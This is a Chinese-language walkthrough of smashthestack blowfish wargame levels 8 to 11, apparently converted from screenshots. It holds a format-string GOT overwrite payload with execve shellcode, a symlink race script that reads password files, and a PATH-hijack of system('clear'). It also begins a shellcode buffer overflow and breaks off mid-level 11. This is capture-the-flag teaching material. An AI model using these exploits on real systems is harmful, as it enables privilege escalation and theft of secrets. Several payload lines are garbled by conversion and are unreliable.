


可以看到 0x08049684 <GLOBAL\_OFFSET\_TABLE+16> 处  
第一个地址 **0x080482de** 就是 printf() 函数的真实地址了




```
level8@blowfish.smashthestack.org: /levels
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
0x0804844e <main+138>: ret
End of assembler dump.
(gdb) x/64xw 0x08049674
0x08049674 < GLOBAL_OFFSET_TABLE_>:      0x08049598      0x007ba668      0x007b22
d0      0x002d2370
0x08049684 < GLOBAL_OFFSET_TABLE_+16>:    0x080482de      0x080482ee      0x000000
00      0x00000000
0x08049694:      0x00000000      0x00000000      0x00000000      0x00000000
0x080496a4:      0x00000000      0x00000000      0x00000000      0x00000000
0x080496b4:      0x00000000      0x00000000      0x00000000      0x00000000
0x080496c4:      0x00000000      0x00000000      0x00000000      0x00000000
0x080496d4:      0x00000000      0x00000000      0x00000000      0x00000000
0x080496e4:      0x00000000      0x00000000      0x00000000      0x00000000
0x080496f4:      0x00000000      0x00000000      0x00000000      0x00000000
0x08049704:      0x00000000      0x00000000      0x00000000      0x00000000
0x08049714:      0x00000000      0x00000000      0x00000000      0x00000000
0x08049724:      0x00000000      0x00000000      0x00000000      0x00000000
0x08049734:      0x00000000      0x00000000      0x00000000      0x00000000
0x08049744:      0x00000000      0x00000000      0x00000000      0x00000000
0x08049754:      0x00000000      0x00000000      0x00000000      0x00000000
0x08049764:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb) b *0x0804843e
Breakpoint 2 at 0x0804843e
(gdb)
```

如果我们在 printf(buffer) 时，劫持成功  
可以看到在即将调用 printf(“\n\n”) 时，GOT 中 printf() 地址以被替换掉



```
level8@blowfish.smashthestack.org: /levels
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
Breakpoint 2, 0x0804843e in main ()
(gdb) x/64xw 0x08049674
0x08049674 < GLOBAL_OFFSET_TABLE_>:      0x08049598      0x00729668      0x007212
d0      0x00172370
0x08049684 < GLOBAL_OFFSET_TABLE_+16>:    0xbffffdf0      0x001cd930      0x000000
00      0x00000000
0x08049694:      0x00000000      0x00000000      0x00000000      0x00000000
0x080496a4:      0x00000000      0x00000000      0x00000000      0x00000000
0x080496b4:      0x00000000      0x00000000      0x00000000      0x00000000
0x080496c4:      0x00000000      0x00000000      0x00000000      0x00000000
0x080496d4:      0x00000000      0x00000000      0x00000000      0x00000000
0x080496e4:      0x00000000      0x00000000      0x00000000      0x00000000
0x080496f4:      0x00000000      0x00000000      0x00000000      0x00000000
0x08049704:      0x00000000      0x00000000      0x00000000      0x00000000
0x08049714:      0x00000000      0x00000000      0x00000000      0x00000000
0x08049724:      0x00000000      0x00000000      0x00000000      0x00000000
0x08049734:      0x00000000      0x00000000      0x00000000      0x00000000
0x08049744:      0x00000000      0x00000000      0x00000000      0x00000000
0x08049754:      0x00000000      0x00000000      0x00000000      0x00000000
0x08049764:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb)
```

等程序再调用 `printf(“\n\n”)` 时  
我们布置在堆栈中的 `shellcode` 就被成功调用并执行了~




```
level8@blowfish.smashthestack.org: /levels
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)

sh-3.2$ cat /pass/level9
Ur t3h sh1t
sh-3.2$
```

现在再来看之前的图（下面的图）

“`\x86\x96\x04\x08\x84\x96\x04\x08`” . ” `%49143x%8\\$hn%7937x%9\\$hn`”  
其中 `\x86\x96\x04\x08` (`0x08049686`) 对应 `%49143x%8\\$hn` (`49143 = 0xbff7`)  
其中 `\x84\x96\x04\x08` (`0x08049684`) 对应 `%7937x%9\\$hn` (`7937 = 0x1f01`)  
如上面说过 `%8$hn` 代表的是第 8 个参数, `%9$hn` 就不用解释了  
为什么是第 8 和 9 分析, 为在最后部分进行详解~

将长度 `8+49143 = 0xbfff` 写入地址 `0x08049686` 中  
将长度 `8+49143+7937 = 0xbfff+0x1f01 = 0xdf00` 写入地址 `0x08049686` 中  
这样就能将 `0x08049684` 里的数据篡改成 `0xbfffd00` (`shellcode` 地址 `0xbfffd00`)



```
level8@blowfish.smashthestack.org: /levels
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)

sh-3.2$ exit
exit
level8@blowfish:/levels$ export shell='perl -e 'print "\x90"x200 ."\x31\xc0\xb0\x0b\x99\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\xcd\x80"'
level8@blowfish:/levels$ ./getenv shell
-bash: ./getenv: No such file or directory
level8@blowfish:/levels$ /tmp/getenv shell
shell is located at 0xbffde4a
level8@blowfish:/levels$ /tmp/getenv shell
shell is located at 0xbffde4a
level8@blowfish:/levels$ ./level8 1 2 `perl -e 'print "\x86\x96\x04\x08\x84\x96\x04\x08" . "%49143x%8\\$hn%7937x%9\\$hn"'`
```



最后解释下为什么是 %8\$hn 和 %9\$hn 而不是其他参数

看下这段反汇编代码是调用 printf(buffer) 时的代码

当调用 printf() 函数时，**会追加新的 printf() 自己的栈帧~** 这个是要点

调用完后再返回原 main 函数的下一条指令 movl \$0x8048583, (%esp)

而注意下这条地址的值是多少 **0x08048437**

```
*blowfish08so
0x0804842c <main+104>: lea    -0x48(%ebp),%eax
0x0804842f <main+107>: mov     %eax, (%esp)
0x08048432 <main+110>: call   0x80482d8 <printf@plt>
0x08048437 <main+115>: movl    $0x8048583, (%esp)

0xbfffd6f0:  0x08  0xd7  0xff  0xbf  0xf4  0x3f  0xdb  0x00
0xbfffd6f8:  0x68  0xd7  0xff  0xbf  0x37  0x84  0x04  0x08(main_ip)
0xbfffd700:  (*fp)0x20 0xd7  0xff  0xbf  0x18  0xd9  0xff  0xbf(a1)
0xbfffd708:  0x3f  0x00  0x00  0x00(a2)0x00 0x00  0x00  0x00(a3)
0xbfffd710:  0x00  0x00  0x00  0x00(a4)0x00 0x00  0x00  0x00(a5)
0xbfffd718:  0x00  0x00  0x00  0x00(a6)0x64 0x85  0x04  0x08(a7)
0xbfffd720:  (for)0x86 0x96  0x04  0x08(a8)0x84 0x96  0x04  0x08(a9)
0xbfffd728:  0x25  0x34  0x39  0x31  0x35  0x31  0x78  0x25
0xbfffd730:  0x38  0x24  0x68  0x6e  0x25  0x35  0x36  0x39
0xbfffd738:  0x31  0x32  0x78  0x25  0x39  0x24  0x68  0x6e
0xbfffd740:  0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0xbfffd748:  0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0xbfffd750:  0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0xbfffd758:  0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0xbfffd760:  0x50  0x84  0x04  0x08  0x00  0x83  0x04  0x08
0xbfffd768:  0xc8  0xd7  0xff  0xbf  0x55  0x64  0x1c  0x00(sys_ip)
0xbfffd770:  0x04  0x00  0x00  0x00  0xf4  0xd7  0xff  0xbf
0xbfffd778:  0x08  0xd8  0xff  0xbf  0x88  0x90  0xe8  0x00
```

我们来研究下这时 printf(buffer) 的堆栈布局

现在这个 printf() 的栈帧是 0xbfffd6fc 以上，以下是 main 的

```
ebp-> 0xbfffd6f8 | 0xbfffd768 |
--printf-- ret-> 0xbfffd6fc | 0x08048437 | <- ret_to_main
-- main -- esp-> 0xbfffd700 | 0xbfffd720 | <- 格式控制符字符串地址
                0xbfffd704 | 0xbfffd918 | <- buffer 的地址 arg[1]
                0xbfffd708 | 0x00000000 | <- arg[2]
                0xbfffd70c | 0x00000000 | <- arg[3]
                0xbfffd710 | 0x00000000 | <- arg[4]
                0xbfffd714 | 0x00000000 | <- arg[5]
                0xbfffd718 | 0x00000000 | <- arg[6]
                0xbfffd71c | 0x00000000 | <- arg[7]
                0xbfffd720 | 0x08049686 | <- arg[8]
                0xbfffd724 | 0x08049684 | <- arg[9]
```

当 printf() 函数开始执行时，esp 首先指向的是格式控制符字符串地址

0xbfffd720 -> “\x86\x96\x04\x08\x84\x96\x04\x08%49143x%8\$hn%7937x%9\$hn”

读取了格式控制符字符串后，要做的事就是从堆栈里抓参数来和控制符匹配了  
首先是抓的第一个参数 arg[1] 的地址，然后其他参数的顺序依次往下数

```
ebp-> 0xbfffd6f8 | 0xbfffd768 |
--printf-- ret-> 0xbfffd6fc | 0x08048437 | <- ret_to_main
-- main --      0xbfffd700 | 0xbfffd720 | <- 格式控制符字符串地址
esp-> 0xbfffd704 | 0xbfffd918 | <- arg[1]
           0xbfffd708 | 0x00000000 | <- arg[2]
           0xbfffd70c | 0x00000000 | <- arg[3]
           0xbfffd710 | 0x00000000 | <- arg[4]
           0xbfffd714 | 0x00000000 | <- arg[5]
           0xbfffd718 | 0x00000000 | <- arg[6]
           0xbfffd71c | 0x00000000 | <- arg[7]
           0xbfffd720 | 0x08049686 | <- arg[8]
           0xbfffd724 | 0x08049684 | <- arg[9]
```

发现特别之处没，如果 esp 继续往下读，将会读到 main 栈帧的内容  
而格式控制符字符串也在 main 的栈帧里~ 前面提到过的

0xbfffd720 -> “\x86\x96\x04\x08\x84\x96\x04\x08%49143x%8\$hn%7937x%9\$hn”

这个时候我们不正正好可以把 main 栈帧里的内容抓过来当做参数来吗？

如果我们用 %8\$hn 和 %9\$hn 就相当于直接把

```
0xbfffd720 | 0x08049686 | <- arg[8]
0xbfffd724 | 0x08049684 | <- arg[9]
```

抓过来当参数了~

就相当于

```
printf( “\x86\x96\x04\x08\x84\x96\x04\x08%49143x%8$hn%7937x%9$hn” ,
        buffer, arg[2], arg[3], arg[4], arg[5], arg[6], arg[7], arg[8] , arg[9])
```

前面也说了 %n 和 %hn 是把前面输出的字符长度写入参数地址里

现在 arg[8] = 0x08049686, arg[9] = 0x08049684

不就相当于把前面输出地字符长度 0xbfff 写入地址 0x08049686

字符长度 0xdf00 写入地址 0x08049686

所以这个 %8\$hn 和 %9\$hn 的原理就是从 main 的栈帧里

直接抓了我们输入的地址来作为参数，这个就是它的巧妙之处~

这个 level 大家好好消化会大有收获的~

## [level 9] 程序竞争利用 (Ur\_t3h\_sh1t)

This level is a race condition. There is no source.  
Use /levels/tmp. Good Luck!

先需要悲剧滴逆向分析汇编代码，然后还原 C 源代码  
折腾死我了 = =~

```
*09.c X
if (argc != 3)
{
    fprintf("usage : %s file message\n", argv[0]);
    exit(1);
}
fopen(argv[1], "w");//如果不存在这个文件则新建
if (stat(argv[1], buf) != 0)
{
    fprintf("can't find %s\n", argv[1]);
    exit(1);
}
if (geteuid() != 1001)
{
    fprintf("you are %d, it wants %d\n", argv[x]);
    exit(1);
}
if (uid & 0xf000 != 1000)
{
    fprintf("%s is not al file\n", argv[1]);
    exit(1);
}
if ((fp = fopen(argv[1], "w")) == NULL)
{
    fprintf("Can't open\n");
    exit(1);
}
fprintf(fp, "%s\n", argv[2]);
fclose(fp);
fprintf("Write Ok\n");
sleep(2);
fp2 = fopen(argv[1], "r");
fgets(buf2, 0x80(128), fp2);
printf("%s\n", buf2);
remove(argv[1]);
```

注意一下，题目提示了这个 level 是个 race condition(竞争情况)  
那如何来进行竞争呢？

看 pwshow.sh 的代码

先让 level9 去打开不存在的一个文件 /levels/tmp/dontexist


第二个进程用 `rm -f` 强制删除 /levels/tmp/dontexist

第三个进程用 `ln -s` 软链接 /pass/level10 和 /levels/tmp/dontexist

其中关于这两个命令的一些解释

`rm -f` 强制删除。忽略不存在的文件，不提示确认

`ln -s` 对文件建立一个快捷方式链接

A screenshot of a terminal window titled 'level9@blowfish.smashthestack.org: ~'. The terminal shows the output of the 'cat /tmp/pwshow.sh' command. The script content is as follows:

```
#!/bin/sh
/levels/level9 /levels/tmp/dontexist casperkid &
rm -f /levels/tmp/dontexist
ln -s /pass/level10 /levels/tmp/dontexist
level9@blowfish:~$ /tmp/pwshow.sh
Write 0k
level9@blowfish:~$ error:U_sux0rZ
level9@blowfish:~$
```

The terminal also displays some introductory text: 'Tux, the more advanced wargame. Join #blowfish on irc.smashthestack.org with any questions.', 'Admins - l3thal && cr', 'Forum: http://smashthestack.org/viewforum.php?id=10', and 'Last login: Wed Dec 1 10:54:54 2010 from ns283.espace2001.com'. It also mentions 'This level is a race condition. There is no source. Use /levels/tmp. Good Luck!'.

大概描述下细节

第一次 `fopen(argv[1])` 时打开文件，如果不存在这个文件，则新建立这个文件  
文件名则是 `/levels/tmp/dontexist`

然后逃过 `stat()` 和 `getuid()` 的检测，将内容 `casperkid` 写入文件里

接着当程序执行 `sleep(2)` 时

这时用 `rm -f /levels/tmp/dontexist` 不然等会执行 `ln -s` 时会失效

再执行 `ln -s /pass/level10 /levels/tmp/dontexist`

将文件 `/levels/tmp/dontexist` 链接到 `/pass/level10` 上

然后当 `fopen(argv[1], "r")` 再读取 `/levels/tmp/dontexist` 时


实际上就会读取到 `/pass/level10` 的内容

最后获得 level10 的密码

## [level 10] 程序竞争利用 (error:U\_sux0rZ)

You're on your own. Good luck!

这也是一道程序竞争的题，这道题是要竞争优先执行权  
所以要对系统环境变量中的路径变量进行劫持  
下面是我逆向出的 C 源代码



```
*10.c ✕ *09.c ✕ *11.c ✕ 12.c ✕

geteuid();
seteuid();
system("clear");
printf("Would you like to play a game?");
fgets(buf, 0x7f, stdin);
sleep(2);
if (strlen(buf) == 0xffffffff6) -10 4294967286
{
    printf("Good job! Spawning shell...\n");
    execl("/bin/sh", argv[1], NULL);
}
else
{
    printf("Incorrect password!\n");
    printf("Goodbye!\n");
}
```

从代码里可以分析出，这几乎是一个 Impossible Mission  
再怎么都没法让我们的输入内容的长度为 -10 .....  
所以要从别的地方想办法~

程序里有一句 system(“clear”)  
所以想到的办法是我们也写一个小程序，程序名也叫 clear  
然后追加这个小程序的路径在系统路径之前  
当 system 调用 clear 这个程序时  
先我们从追加的路径里搜索是否有这个程序，如果有就执行  
然后再搜索系统路径里是否有这个程序，如果有就执行  
说简单点就是争夺一个优先执行权(路径优先权)

如下图我们可以看到路径变量内容为  
`/usr/local/bin:/usr/bin:/bin:/usr/games`



```
level10@blowfish.smashthestack.org: /levels
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)

wargame ++ smashthestack.org ++ now in version 2.0

1. Thou shalt NOT root or otherwise harm the box.
2. Thou shalt NOT access any other network from this box.
3. Thou shalt NOT use any other directory besides /tmp or /code for code.
4. Thou shalt give the root pass to l3thal if you manage to change it.

Passwords are in /pass.
There is a README in each users home directory.
/tmp && /var/tmp will be flushed daily by cron.
Use /code plz for umm, code ;D
IF YOU LEAVE FILES IN /levels/tmp U SUCK ..plz remove them kthnx! ;D
The password for the last level will get you into
Tux, the more advanced wargame. Join #blowfish on
irc.smashthestack.org with any questions.

Admins - l3thal && cr

Forum: http://smashthestack.org/viewforum.php?id=10

Last login: Wed Dec  1 13:39:24 2010 from ns283.espace2001.com

You're on your own. Good luck!

level10@blowfish:~$ cd /levels
level10@blowfish:/levels$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/games
level10@blowfish:/levels$
```

然后我们在/tmp/justtest 目录里写入这个 clear 小脚本程序  
再将路径/tmp/justtest 追加到其他系统路径之前

```
level10@blowfish.smashthestack.org: ~
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)

Last login: Fri Dec  3 05:24:11 2010 from 118.116.46.187

You're on your own. Good luck!

level10@blowfish:~$ cat /tmp/justtest/clear
/usr/bin/id
/bin/cat /pass/level11
level10@blowfish:~$ chmod +x /tmp/justtest/clear
level10@blowfish:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/games
level10@blowfish:~$ export PATH=/tmp/justtest:$PATH
level10@blowfish:~$ /tmp/justtest/clear
uid=1012(level10) gid=1012(level10) groups=1012(level10)
/bin/cat: /pass/level11: Permission denied
level10@blowfish:~$ /levels/level10
uid=1012(level10) gid=1012(level10) euid=1013(level11) groups=1012(level10)
phj33r tuX
Would you like to play a game?
level10@blowfish:~$ echo $PATH
/tmp/justtest:/usr/local/bin:/usr/bin:/bin:/usr/games
level10@blowfish:~$
```

通过 echo \$PATH 可以看到路径被成功追加了  
**/tmp/justtest:/usr/local/bin:/usr/bin:/bin:/usr/games**

要注意下写好 sh 脚本后，要注意 **chmod +x** 修改执行权限~  
**PS:之前我就是忘了改执行权限一直没成功而又找不到原因~**


最后成功的竞争到了优先执行权，调用我们自己的 clear 程序  
获得了 level11 的 pass

## [level 11] 简单缓冲区溢出 (phj33r\_tuX)


Good luck! ;)

这个 level 比较鸡肋 ==~ 非常简单

就是 argv[2] 的内容长度为 7，然后用 argv[1] 去溢出就 ok 了 ==~



```
*10.c ✕ *09.c ✕ *11.c ✕ 12.c ✕  
python -c 'print "\x90\x200 .\x31\xc0\xb0\x0b\x99\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\xcd\x80"'  
  
strncpy(buf, argv[2], 16);  
if (strlen(buf) == 7)  
{  
    strcpy(buf, argv[1]);  
}  
else  
{  
    exit(0);  
}
```




```
level11@blowfish.smashthestack.org: /levels  
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)  
Good luck! ;)  
level11@blowfish:~$ export shell='perl -e 'print "\x90\x200 .\x31\xc0\xb0\x0b\x99\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\xcd\x80"'  
level11@blowfish:~$ /tmp/clover/getenv shell  
